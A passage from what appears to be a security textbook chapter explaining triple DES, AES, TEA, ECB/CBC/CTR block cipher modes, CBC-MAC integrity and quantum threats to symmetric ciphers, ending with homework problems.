$$C = E(E(E(P, K_1), K_2), K_3)$$

but this is not the way it's done. Instead, triple DES is defined as

$$C = E(D(E(P, K_1), K_2), K_1).$$

Note that triple DES only uses two keys, and encrypt-decrypt-encrypt, or EDE, is used instead of encrypt-encrypt-encrypt, or EEE. The reason for only using two keys is that 112 bits is sufficient, and three keys does not add much security (see Problem 30). But why EDE instead of EEE? Surprisingly, the answer is backwards compatibility—if 3DES is used with $K_1 = K_2 = K$ then it collapses to single DES, since

$$C = E(D(E(P, K), K), K) = E(P, K).$$

What about attacks on triple DES? We can say with certainty that a meet-in-the-middle attack of the type used against double DES is impractical since the table precomputation is infeasible or the per attack work is infeasible—see Problem 30 for more details.

At the time of this writing, triple DES remains fairly popular. However, with the coming of the Advanced Encryption Standard and other modern alternatives, triple DES should, like an old soldier, slowly fade away.

3.3.4 AES

By the 1990s, it was apparent to everyone—even the U.S. government—that DES had outlived its usefulness. The crucial problem with DES is that the key length of 56 bits is susceptible to an exhaustive key search. Special-purpose DES crackers have been built that can recover DES keys in a matter of hours, and distributed attacks using volunteer computers on the Internet have succeeded in finding DES keys [32].

[8] The precomputation work is one-time, provided that chosen plaintext is available. If we only have known plaintext, then we would need to compute the table each time we conduct the attack—see Problem 15.

In the early 1990s, NIST, which is the present incarnation of NBS, issued a call for crypto proposals for what would become the Advanced Encryption Standard, or AES. Unlike the DES call for proposals of 20 years earlier, NIST was inundated with quality proposals. The field of candidates was eventually reduced to a handful of finalists, and an algorithm known as Rijndael (pronounced something like "rain doll") was ultimately selected.

The AES competition was conducted in a completely open manner and, unlike the DES competition, the NSA was specified as one of the judges. As a result, there are no plausible claims of a backdoor having been inserted into the AES. In fact, AES is highly regarded in the cryptographic community. For example, Shamir has suggested that data encrypted with a 256-bit AES key should be secure "forever," in the sense that there is no conceivable advance in computing technology that would enable an attack on this algorithm with a key of such length.

Like DES, the AES is an iterated block cipher. Unlike DES, the AES algorithm is not a Feistel cipher. The major implication of this fact is that in order to decrypt, the AES operations must be invertible. Also unlike DES, the AES algorithm has a highly mathematical structure. We'll only give a quick overview of the algorithm—volumes of information on all aspects of AES are readily available—and we'll largely ignore the elegant mathematical structure. In any case, it is a safe bet that no crypto algorithm in history has received as much scrutiny in as short of a period of time as the AES. See [28] and [93] for more details on the Rijndael algorithm.

Some of the pertinent facts about AES are the following:

- The block size is 128 bits.[9]
- Three key lengths are available: 128, 192, or 256 bits.
- The number of rounds varies from 10 to 14, depending on the key length.
- Each round consists of four functions, in three layers—the functions are listed here, with the layer in parentheses:
  - `ByteSub` (nonlinear layer)
  - `ShiftRow` (linear mixing layer)
  - `MixColumn` (linear mixing layer)
  - `AddRoundKey` (key addition layer)

AES treats the 128-bit block as a 4×4 byte array of the form

$$\begin{bmatrix} a_{00} & a_{01} & a_{02} & a_{03} \\ a_{10} & a_{11} & a_{12} & a_{13} \\ a_{20} & a_{21} & a_{22} & a_{23} \\ a_{30} & a_{31} & a_{32} & a_{33} \end{bmatrix}.$$

[9]The Rijndael algorithm supports block sizes of 128, 192, or 256 bits, independent of the key length. However, the larger block sizes are not part of the official AES.

The ByteSub operation is applied to each byte a_{ij}, that is, $b_{ij} = \texttt{ByteSub}(a_{ij})$ as illustrated by

$$\begin{bmatrix} a_{00} & a_{01} & a_{02} & a_{03} \\ a_{10} & a_{11} & a_{12} & a_{13} \\ a_{20} & a_{21} & a_{22} & a_{23} \\ a_{30} & a_{31} & a_{32} & a_{33} \end{bmatrix} \longrightarrow \texttt{ByteSub} \longrightarrow \begin{bmatrix} b_{00} & b_{01} & b_{02} & b_{03} \\ b_{10} & b_{11} & b_{12} & b_{13} \\ b_{20} & b_{21} & b_{22} & b_{23} \\ b_{30} & b_{31} & b_{32} & b_{33} \end{bmatrix}.$$

`ByteSub`, which is roughly the AES equivalent of the DES S-boxes, can be viewed as a nonlinear—but invertible—composition of two mathematical functions, or it can be viewed simply as a lookup table. We'll take the latter view. The `ByteSub` lookup table appears in Table 3.5. For example, `ByteSub(3c)` = `eb` since `eb` appears in row `3` and column `c` of Table 3.5. That this operation is invertible implies that the elements in Table 3.5 form a permutation of the byte values.

Table 3.5 AES `ByteSub`

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
1	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
2	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
3	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
4	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
5	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
6	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
7	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
8	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
9	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

`ShiftRow` is a cyclic shift of the bytes in each row of the 4×4 byte array. This operation is given by

$$\begin{bmatrix} a_{00} & a_{01} & a_{02} & a_{03} \\ a_{10} & a_{11} & a_{12} & a_{13} \\ a_{20} & a_{21} & a_{22} & a_{23} \\ a_{30} & a_{31} & a_{32} & a_{33} \end{bmatrix} \longrightarrow \texttt{ShiftRow} \longrightarrow \begin{bmatrix} a_{00} & a_{01} & a_{02} & a_{03} \\ a_{11} & a_{12} & a_{13} & a_{10} \\ a_{22} & a_{23} & a_{20} & a_{21} \\ a_{33} & a_{30} & a_{31} & a_{32} \end{bmatrix},$$

that is, the first row doesn't shift, the second row circular left-shifts by one byte, the third row left-shifts by two bytes, and the last row left-shifts three bytes. Note that `ShiftRow` is inverted by simply shifting in the opposite direction.

Next, the `MixColumn` operation is applied to each column of the 4×4 byte array as illustrated by

$$\begin{bmatrix} a_{0i} \\ a_{1i} \\ a_{2i} \\ a_{3i} \end{bmatrix} \longrightarrow \texttt{MixColumn} \longrightarrow \begin{bmatrix} b_{0i} \\ b_{1i} \\ b_{2i} \\ b_{3i} \end{bmatrix}, \text{ for } i = 0, 1, 2, 3.$$

`MixColumn` consists of shift and XOR operations, and it's most efficiently implemented as a lookup table. The overall operation is an invertible linear transformation, and, as with `ShiftRow`, it serves a similar diffusion purpose as the DES permutations.

The `AddRoundKey` operation is straightforward. Similar to DES, a key schedule algorithm is used to generate a subkey for each round. Let k_{ij} be the 4×4 subkey array for a particular round. Then the subkey is XORed with the current 4×4 byte array a_{ij} as illustrated below:

$$\begin{bmatrix} a_{00} & a_{01} & a_{02} & a_{03} \\ a_{10} & a_{11} & a_{12} & a_{13} \\ a_{20} & a_{21} & a_{22} & a_{23} \\ a_{30} & a_{31} & a_{32} & a_{33} \end{bmatrix} \oplus \begin{bmatrix} k_{00} & k_{01} & k_{02} & k_{03} \\ k_{10} & k_{11} & k_{12} & k_{13} \\ k_{20} & k_{21} & k_{22} & k_{23} \\ k_{30} & k_{31} & k_{32} & k_{33} \end{bmatrix} = \begin{bmatrix} b_{00} & b_{01} & b_{02} & b_{03} \\ b_{10} & b_{11} & b_{12} & b_{13} \\ b_{20} & b_{21} & b_{22} & b_{23} \\ b_{30} & b_{31} & b_{32} & b_{33} \end{bmatrix}.$$

We'll ignore the AES key schedule but, as with any block cipher, it's a significant part of the security of the algorithm. Finally, as we noted above, the four functions, `ByteSub`, `ShiftRow`, `MixColumn`, and `AddRoundKey`, are all invertible. As a result, the entire algorithm is invertible, and consequently AES can decrypt as well as encrypt.

3.3.5 TEA

The final block cipher that we'll consider is the Tiny Encryption Algorithm, or TEA for short. The wiring diagrams that we've displayed so far might lead you to conclude that block ciphers are necessarily complex. TEA nicely illustrates that such is not the case. Of course, there are various design tradeoffs—a topic that is explored further in the homework problems.

TEA uses a 64-bit block length and a 128-bit key. The algorithm assumes a computing architecture with 32-bit words—all operations are implicitly modulo 2^{32}, which means that any bits beyond the 32nd position are automatically truncated. The number of rounds is variable but must be relatively large. The conventional wisdom is that 32 rounds is secure. However, each round of TEA is comparable to two rounds of a Feistel cipher (such as DES), so this is roughly equivalent to 64 rounds of DES. That's a lot of rounds.

In block cipher design, there is an inherent trade-off between the complexity of each round and the number of rounds required. Ciphers such as DES try to strike a balance between these two, while AES reduces the number of

rounds as much as possible, at the expense of having a more complex round function. In a sense, TEA can be seen as living at the opposite extreme of AES, since TEA uses a very simple round function. But as a consequence of its simple rounds, the number of rounds must be large to achieve a high level of security. Pseudo-code for TEA encryption—assuming 32 rounds are used—appears in Table 3.6, where "$\ll$" is a left (noncyclic) shift and "$\gg$" is a right (noncyclic) shift, "$\oplus$" is XOR, and, as mentioned above, " $+$ " and " $-$ " are taken modulo 2^{32}.

Table 3.6 TEA encryption

$(K[0], K[1], K[2], K[3]) = 128$ bit key
$(L, R) = \texttt{plaintext}$ (64-bit block)
$\texttt{delta} = \texttt{0x9e3779b9}$
$\texttt{sum} = 0$
$\texttt{for}\ i = 1\ \texttt{to}\ 32$
  $\texttt{sum} = \texttt{sum} + \texttt{delta}$
  $L = L + (((R \ll 4) + K[0]) \oplus (R + \texttt{sum}) \oplus ((R \gg 5) + K[1]))$
  $R = R + (((L \ll 4) + K[2]) \oplus (L + \texttt{sum}) \oplus ((L \gg 5) + K[3]))$
$\texttt{next}\ i$
$\texttt{ciphertext} = (L, R)$

One interesting thing to notice about TEA is that it's not a Feistel cipher, and as a result, we will need separate encryption and decryption routines. However, TEA is just about as close to being a Feistel cipher as is possible without actually being one—observe that TEA uses addition and subtraction instead of XOR. The need for separate encryption and decryption routines is a minor concern with TEA, since so few lines of code are required. The TEA decryption algorithm, assuming 32 rounds are used, appears in Table 3.7.

Table 3.7 TEA decryption

$(K[0], K[1], K[2], K[3]) = 128$ bit key
$(L, R) = \texttt{ciphertext}$ (64-bit block)
$\texttt{delta} = \texttt{0x9e3779b9}$
$\texttt{sum} = \texttt{delta} \ll 5$
$\texttt{for}\ i = 1\ \texttt{to}\ 32$
  $R = R - (((L \ll 4) + K[2]) \oplus (L + \texttt{sum}) \oplus ((L \gg 5) + K[3]))$
  $L = L - (((R \ll 4) + K[0]) \oplus (R + \texttt{sum}) \oplus ((R \gg 5) + K[1]))$
  $\texttt{sum} = \texttt{sum} - \texttt{delta}$
$\texttt{next}\ i$
$\texttt{plaintext} = (L, R)$

There is a somewhat obscure related key attack on TEA. That is, if a cryptanalyst knows that two TEA messages are encrypted with keys that are related to each other in some very special way, then the plaintext can be recovered. This is a low-probability attack that in most circumstances can probably safely be ignored. In case you are worried about this attack, there is a slightly more complex variant of TEA, known as extended TEA, or XTEA, that overcomes this potential problem. There is also a simplified version of TEA, known as STEA, that is extremely weak, and is used to illustrate certain types of attacks.

3.3.6 Block Cipher Modes

Using a stream cipher is easy—you generate a keystream that is the same length as the plaintext (or ciphertext) and XOR. Using a block cipher is also easy, provided that you have exactly one block to encrypt. But how should multiple blocks be encrypted with a block cipher? It turns out that the answer is not as straightforward as it might seem.

Suppose we have multiple plaintext blocks, say,

$$P_0, P_1, P_2, \ldots.$$

For a fixed key K, a block cipher is a codebook, since it creates a fixed mapping between plaintext and ciphertext blocks. Following the codebook idea, the obvious thing to do is to use a block cipher in so-called electronic codebook mode, or ECB mode. In ECB mode, we encrypt using the formula

$$C_i = E(P_i, K) \text{ for } i = 0, 1, 2, \ldots.$$


Then we can decrypt according to

$$P_i = D(C_i, K) \text{ for } i = 0, 1, 2, \ldots.$$

This approach works to encrypt and decrypt, but there are serious security issues with ECB mode and, as a result, it should never be used in practice.

Suppose ECB mode is used, and an attacker observes that $C_i = C_j$. Then the attacker knows that $P_i = P_j$. Although this may seem innocent enough, there are cases where the attacker will know part of the plaintext, and any match with a known block reveals another block. But even if the attacker does not know P_i or P_j, some information has been revealed, namely, that these two plaintext blocks are the same, and we don't want to give the cryptanalyst anything for free—especially if there is an easy way to avoid it.

Massey [75] gives a dramatic illustration of the consequences of this seemingly minor weakness. We give a similar example in Figure 3.3, which shows an (uncompressed) image of Alice next to the same image encrypted in ECB mode.



(a) Alice (b) Alice encrypted in ECB mode

Figure 3.3 Alice hates ECB mode

Every block of the right-hand image in Figure 3.3 has been encrypted, but the blocks that were the same in the plaintext are the same in the ECB-encrypted ciphertext. Note that it does not matter which block cipher is used—the curious result in Figure 3.3 only depends on the fact that ECB mode was used, not on the details of the algorithm. In this case, it's not difficult for Trudy to guess the plaintext from the ciphertext.

The ECB mode problem illustrated in Figure 3.3 is periodically rediscovered, usually with great fanfare. For one such example, see the "new ciphertext-only attack" at [126].

Fortunately, there are better ways to use a block cipher, which avoid the weakness of ECB mode. We'll discuss the most common method, cipher block chaining mode, or CBC mode. In CBC mode, the ciphertext from a block is used to obscure the plaintext of the next block before it is encrypted. The encryption formula for CBC mode is

$$C_i = E(P_i \oplus C_{i-1}, K) \text{ for } i = 0, 1, 2, \ldots, \tag{3.6}$$

which is decrypted via

$$P_i = D(C_i, K) \oplus C_{i-1} \text{ for } i = 0, 1, 2, \ldots. \tag{3.7}$$

The first block requires special handling since there is no ciphertext block C_{-1}. An initialization vector, or IV, is used in place of the mythical C_{-1}. Since ciphertext is not secret, and since the IV plays a role analogous to ciphertext, it need not be secret either.

Using the IV, the first plaintext block is CBC encrypted as

$$C_0 = E(P_0 \oplus \text{IV}, K),$$


with the formula in equation (3.6) used for the remaining blocks. The first ciphertext block is decrypted as

$$P_0 = D(C_0, K) \oplus \text{IV},$$

with the formula in equation (3.7) used to decrypt all remaining blocks. Since the IV need not be secret, it's usually randomly generated at encryption time and sent (or stored) as the first "ciphertext" block. Of course, when decrypting, the IV must be handled appropriately.

The benefit of CBC mode is that identical plaintext will not yield identical ciphertext. This is dramatically illustrated by comparing Alice's image encrypted using ECB mode—which appears in Figure 3.3—with the image of Alice encrypted in CBC mode, which appears in Figure 3.4.

(a) Alice



(b) Alice encrypted in CBC mode

Figure 3.4 Alice loves CBC mode

Due to the chaining, a possible concern with CBC mode is error propagation. When the ciphertext is transmitted, garbles can occur—a 0 bit could become a 1 bit or vice versa. If a single transmission error made the plaintext unrecoverable, then CBC would be useless in practice. Fortunately, this is not the case.

Suppose the ciphertext block C_i is garbled to, say, $G \neq C_i$. Then

$$P_i \neq D(G, K) \oplus C_{i-1} \text{ and } P_{i+1} \neq D(C_{i+1}, K) \oplus G$$

but

$$P_{i+2} = D(C_{i+2}, K) \oplus C_{i+1}$$

and all subsequent blocks are decrypted correctly. That is, each plaintext block only depends on two consecutive ciphertext blocks, so errors do not propagate beyond two blocks. However, the fact that a single-bit error can cause two entire blocks to be garbled is a potential issue in high error-rate environments. Stream ciphers do not suffer from this problem—a single garbled ciphertext bit results in a single garbled plaintext bit—and that is one reason why stream ciphers are often preferred in wireless applications.

Another concern with a block cipher is a cut-and-paste attack. Suppose that we want to encrypt the plaintext

```
Money␣for␣Alice␣is␣$1000
Money␣for␣Trudy␣is␣$2␣␣␣
```

with a block cipher that has a 64-bit block size. Here, "␣" is a blank space, and we assume that each character is 8 bits. Then the plaintext is

$$\begin{array}{ll} P_0 = \texttt{Money␣fo} & P_1 = \texttt{r␣Alice␣} \\ P_2 = \texttt{is␣\$1000} & P_3 = \texttt{Money␣fo} \\ P_4 = \texttt{r␣Trudy␣} & P_5 = \texttt{is␣\$2␣␣␣} \end{array}$$

Suppose this data is encrypted using ECB mode.[10] Then the ciphertext blocks are computed as $C_i = E(P_i, K)$ for $i = 0, 1, \ldots, 5$.

Suppose that Trudy knows that ECB mode is used, she knows the general structure of the plaintext, and she knows that she will receive $2. Trudy doesn't know how much Alice will receive, but she suspects it's much more than $2. If Trudy can rearrange the order of the ciphertext blocks to

$$C_0, C_1, C_5, C_3, C_4, C_2, \tag{3.8}$$

then Bob will decrypt this as

```
Money␣for␣Alice␣is␣$2␣␣␣
Money␣for␣Trudy␣is␣$1000
```

which is certainly a preferable outcome from Trudy's perspective.

You might think that CBC mode would eliminate the cut-and-paste attack. If so, you'd be wrong. With CBC mode, a cut-and-paste attack is still possible, although it's slightly more difficult and some data will be corrupted. This is explored further in the problems at the end of the chapter.

[10] Of course, you should never use ECB mode. However, this same problem arises with other modes (and types of ciphers), but it's easiest to illustrate using ECB mode.

It is also possible to use a block cipher to generate a keystream, which can then be used just like a stream cipher keystream. There are several acceptable ways to accomplish this feat, but we'll only mention the most popular, namely, counter mode, or CTR. As with CBC mode, CTR mode employs an initialization vector, or IV. The CTR encryption formula is

$$C_i = P_i \oplus E(\text{IV} + i, K)$$

and decryption is accomplished via[11]

$$P_i = C_i \oplus E(\text{IV} + i, K).$$

CTR mode is often used when random access is required. While random access is also fairly straightforward with CBC mode, in some cases CBC mode would not be desirable for random access—see Problem 21 at the end of this chapter.

Beyond ECB, CBC, and CTR, there are many other block cipher modes; see [106] for descriptions of the more common. However, the three modes discussed here certainly account for the vast majority of block cipher usage.

Finally, it is worth noting that data confidentiality comes in two slightly different flavors. On the one hand, we encrypt data so that it can be transmitted over an insecure channel. On the other hand, we encrypt data that is stored on an insecure media, such as a computer hard drive. Symmetric ciphers can be used to solve either of these two closely related problems. In addition, symmetric key crypto can also be used to protect data integrity, as we see in the next section.

3.4 Integrity

Confidentiality deals with preventing unauthorized reading, while integrity[12] is concerned with detecting unauthorized writing. For example, suppose that you electronically transfer funds from one account to another. You may not want others to know the details of this transaction, in which case encryption will effectively provide the desired confidentiality. But, whether you are concerned about confidentiality or not, you certainly want the transaction to be accurately received. This is where integrity comes into the picture.

In the previous section, we studied block ciphers and their use for confidentiality. Here we show that block ciphers can also provide data integrity.

It is important to realize that confidentiality and integrity are two very different concepts. Encryption with any cipher—from the one-time pad to modern block ciphers—does not protect the data from malicious or inadvertent changes. If Trudy changes the ciphertext or if garbles occur in transmission, the integrity of the data has been affected and we want to be able

[11] The encryption "E" for both the encryption and decryption formulas is *not* a typo.

[12] Not to be confused with Tegridy Farms [119].

to automatically detect any change that has occurred. We've seen several examples—and you should be able to give several more—to show that encryption does not assure integrity.

A message authentication code, or MAC, uses a block cipher to ensure data integrity. The procedure is simply to encrypt the data in CBC mode, discarding all ciphertext blocks except the final one. This final ciphertext block, which is known as the CBC residue, serves as the MAC. Thus, the formula for computing a MAC, assuming N blocks of data, $P_0, P_1, P_2, \ldots, P_{N-1}$, is given by

$$C_0 = E(P_0 \oplus \text{IV}, K),\ C_1 = E(P_1 \oplus C_0, K), \ldots, \\ C_{N-1} = E(P_{N-1} \oplus C_{N-2}, K) = \text{MAC}.$$

Note that a MAC requires the use of an initialization vector, and that the users must have a shared symmetric key K.

For simplicity, suppose that Alice and Bob require integrity, but they are not concerned with confidentiality. Then using a key K that Alice and Bob share, Alice computes the MAC and sends the plaintext, the IV, and the MAC to Bob. Upon receiving the message, Bob computes the MAC using the key and received IV and plaintext. If his computed "MAC" matches the received MAC, then he is satisfied with the integrity of the data. On the other hand, if Bob's computed MAC does not match the received MAC, then Bob knows that something is amiss. Again, as in CBC mode encryption, Alice and Bob must share a symmetric key K in advance.

Does this MAC computation actually work? Suppose Alice sends

$$\text{IV}, P_0, P_1, P_2, P_3, \text{MAC}$$

to Bob. Further, suppose that Trudy changes plaintext block P_1 to something else, say, Q during transmission. Then when Bob attempts to verify the MAC, he computes

$$C_0 = E(P_0 \oplus \text{IV}, K),\ \widetilde{C}_1 = E(Q \oplus C_0, K),\ \widetilde{C}_2 = E(P_2 \oplus \widetilde{C}_1, K), \\ \widetilde{C}_3 = E(P_3 \oplus \widetilde{C}_2, K) = \text{“MAC”} \neq \text{MAC}.$$

The reason this works is because any change to a plaintext block propagates into subsequent blocks in the process of computing the MAC.

Recall that with CBC decryption a change in a ciphertext block only affects two of the recovered plaintext blocks. In contrast, the MAC takes advantage of the fact that for CBC encryption, any change in the plaintext almost certainly propagates through to the final block. This is the crucial property that enables a MAC to provide integrity.

If confidentiality and integrity are both required, we could compute a MAC with one key, then encrypt the data with another key. However, this is

twice as much work as is needed for either confidentiality or integrity alone. For the sake of efficiency, it would be useful to obtain both confidentiality and integrity protection with a single CBC encryption of the data. So, suppose we CBC encrypt the data once and send the resulting ciphertext and the computed "MAC." Then we would send the entire ciphertext, along with the final ciphertext block (again). That is, the final ciphertext block would be duplicated and sent twice. Obviously, sending the same thing twice cannot provide any additional security. Unfortunately, there is no obvious way to obtain both confidentiality and integrity with a single encryption of the data. These topics are explored further in the problems at the end of the chapter.

Computing a MAC based on CBC encryption is not the only way to provide for data integrity. A hashed MAC, or HMAC, is another standard approach to integrity and a digital signature is yet another option. We'll discuss the HMAC in Chapter 5 and digital signatures in Chapters 4 and 5.

3.5 Quantum Computers and Symmetric Crypto

Using the properties of quantum mechanics to construct powerful computers has been considered since the late 1950s. However, it was not until the 1980s that the idea started to receive serious attention, and only in the 1990s did it become truly fashionable [54]. Today, governments and the private sector are heavily invested in the technology, although with meager results to date. Here, we want to consider the effect of quantum computing on the security of symmetric ciphers. Of course, if quantum computing fails to pan out, then the effect will be somewhere between small and zilch.

In a classical digital computer, bits, are manipulated to obtain results. Of course, a bit can only assume two distinct values, namely, 0 and 1. A quantum computer is based on quantum bits or qubits. Computing at the level of quantum physics is different, in some strange and nonintuitive ways.

It's sometimes said that a qubit can simultaneously be *both* 0 and 1. But, according to [31], it is more enlightening to view a qubit as taking on any value in the range of 0 to 1. The state of a qubit can be represented by a complex number, and hence in a system with N qubits, the state is described by 2^N complex numbers. Again according to [31]: "While a conventional computer with N bits at any given moment must be in *one* of its 2^N possible states, the state of a quantum computer with N qubits is described by the *values of the* 2^N *quantum amplitudes*, which are continuous parameters (ones that can take on any value, not just a 0 or a 1)." Consequently, in a quantum computer with N qubits, there are 2^N quantum amplitudes that can be manipulated. In contrast, for a classical digital computer with N bits, we can manipulate only the N bits. It follows that in a quantum computer, we potentially have vastly more computing power available as compared to a classical digital computer of a comparable "size."

Although algorithms designed for classical computers can run on quantum computers, to take full advantage of the peculiarities of quantum mechanics (i.e., superposition and entanglement), different algorithms are needed. In particular, only reversible logic operations are allowed, which makes the design of quantum algorithms challenging. Another weirdness of quantum computing is that we often obtain the result in the form of a probability. It follows that we might need to perform a quantum computation multiple times before we have sufficient confidence in the result.

For our purposes, the key point of quantum computing is that such systems could yield a vast increase in computing power, at least for selected problems. It is also worth keeping in mind that to achieve this, special algorithms are needed, since the quantum computing paradigm is so different from the classical paradigm.

Are quantum computers a threat to secure symmetric ciphers? Currently, the best available quantum algorithm for attacking a generic symmetric cipher is an algorithm developed by Lov Grover in 1996. Grover's algorithm provides a square root speedup, as compared to an exhaustive search on a classical computer. For a symmetric cipher with an n-bit key, this reduces the exhaustive search work-factor to about $2^{n/2}$. For example, AES with a 128-bit key would be vulnerable—a work factor of 2^{64} is large, but not insurmountable. On the other hand, AES with a 256-bit key would have a work factor of 2^{128}, which is not feasible today, and almost certainly never will be. Also, if necessary, it would not be difficult to develop symmetric ciphers with even longer key lengths. Hence, successful quantum computers are not currently considered a serious threat to symmetric key encryption although, as noted above, ciphers with shorter keys lengths would be vulnerable.

In contrast to the remarkably sanguine prospects for symmetric ciphers, quantum computing does threaten popular public key cryptosystems. We briefly discuss quantum computing in the context of public key cryptography in Section 4.9 of Chapter 4.

Finally, it is worth emphasizing that, as of the time of this writing, quantum computers are in their infancy, with the biggest such computer having just a few dozen qubits. There is currently much disagreement as to basic issues, such as the number of qubits needed to achieve "quantum supremacy," and even the definition of quantum supremacy itself is in dispute [19]. Furthermore, the engineering challenges involved in building such systems with significant numbers of qubits are enormous, with some reputable individuals[13] arguing that the obstacles may prove insurmountable [31].

[13] Your disreputable author is generally skeptical, especially of fantastical claims made by people who have a financial interest in a particular technology. However, your starstruck author's natural skepticism of quantum computing is tempered by a comment that he heard Diffie make on the subject: "I would not put anything past the people who brought us black holes."

3.6 Summary

In this chapter we've covered a great deal of material on symmetric key cryptography. There are two distinct types of symmetric ciphers, namely, stream ciphers and block ciphers. Stream ciphers generalize the one-time pad, where provable security is traded for practicality. We briefly discussed two stream ciphers, A5/1 and RC4.

Block ciphers, on the other hand, can be viewed as the "electronic" equivalent of a classic codebook. We discussed the block cipher DES in considerable detail and also covered the AES and TEA block ciphers. We then considered various modes of using block ciphers (specifically, ECB, CBC, and CTR modes). We also showed that block ciphers—based on CBC mode—can provide data integrity. The chapter concluded with a quick peek into the strange world of quantum computing.

In later chapters we'll see that symmetric ciphers are also useful in authentication protocols. As an aside, it's interesting to note that stream ciphers, block ciphers, and cryptographic hash functions are all equivalent in the abstract sense that anything you can do with one, you can accomplish with the other two. Nevertheless, for the sake of efficiency, it is important to have all three of these cryptographic "primitives."

Symmetric key cryptography is a big topic and we've only scratched the surface here. But, armed with the background from this chapter, we'll be prepared to tackle any issues involving symmetric ciphers that arise in later chapters.

Finally, to really understand the reasoning behind block cipher design, it's necessary to delve more deeply into the field of cryptanalysis. The bonus material on the textbook website covering linear and differential cryptanalysis is highly recommended for anyone who wants to gain a deeper understanding of block cipher design principles.

3.7 Problems

1. A stream cipher can be viewed as a generalization of a one-time pad. Recall that the one-time pad is provably secure. Why can't we prove that a stream cipher is secure using the same argument that was used for the one-time pad?
2. Suppose that Alice uses a stream cipher to encrypt plaintext P, obtaining ciphertext C, and Alice then sends C to Bob. Further, suppose that Trudy happens to know the plaintext P, but Trudy does not know the key K that was used in the stream cipher.
   a) Show that Trudy can easily determine the keystream that was used to encrypt P.
   b) Show that Trudy can, in effect, replace P with plaintext of her

choosing, say, Q. That is, show that Trudy can create a ciphertext message $\widetilde{C}$ so that when Bob decrypts $\widetilde{C}$ he will obtain Q.

3. This problem deals with the A5/1 cipher. Justify your answers.
   a) On average, how often does the X register step?
   b) On average, how often does the Y register step?
   c) On average, how often does the Z register step?
   d) On average, how often do all three registers step?
   e) On average, how often do exactly two registers step?
   f) On average, how often does exactly one register step?
   g) On average, how often does no register step?

4. Implement the A5/1 algorithm. Suppose that, after a particular step, the values in the registers are

$$\begin{aligned} X &= (x_0, x_1, \ldots, x_{18}) = (1010101010101010101) \\ Y &= (y_0, y_1, \ldots, y_{21}) = (1100110011001100110011) \\ Z &= (z_0, z_1, \ldots, z_{22}) = (11100001111000011110000) \end{aligned}$$

   List the next 32 keystream bits and give the contents of X, Y, and Z after these 32 bits have been generated.

5. For bits x, y, and z, the function $\texttt{maj}(x, y, z)$ is defined to be the majority vote, that is, if two or more of the three bits are 0, then the function returns 0; otherwise, it returns 1. Write the truth table for this function and derive the boolean function that is equivalent to $\texttt{maj}(x, y, z)$.

6. This problem deals with the RC4 stream cipher.
   a) Verify that $2^{16} \cdot 256! \approx 2^{1700}$ is an upper bound on the size of the RC4 state space. Hint: The RC4 cipher consists of a lookup table S, and two indices i and j. Count the number of possible distinct tables S and the number of distinct indices i and j.
   b) Why is the size of the state space relevant?

7. Implement the RC4 algorithm. Suppose the key consists of the following seven bytes: ($\texttt{0x1A}, \texttt{0x2B}, \texttt{0x3C}, \texttt{0x4D}, \texttt{0x5E}, \texttt{0x6F}, \texttt{0x77}$). For each of the following, give S in the form of a 16×16 array where each entry is in hex.
   a) List the permutation S and indices i and j after the initialization phase has completed.
   b) List the permutation S and indices i and j after the first 100 bytes of keystream have been generated.
   c) List the permutation S and indices i and j after the first 1000 bytes of keystream (that is, 900 additional keystream bytes after your solution to part b) have been generated.

8. Suppose that Trudy has a ciphertext message that was encrypted with the RC4 cipher—see Tables 3.1 and 3.2 for RC4 pseudo-code. For RC4, the encryption formula is given by $c_i = p_i \oplus k_i$, where k_i is the ith byte of the keystream, p_i is the ith byte of the plaintext, and c_i is the ith byte of the ciphertext. Suppose that Trudy knows the first ciphertext byte, and the first plaintext byte, that is, Trudy knows c_0 and p_0.
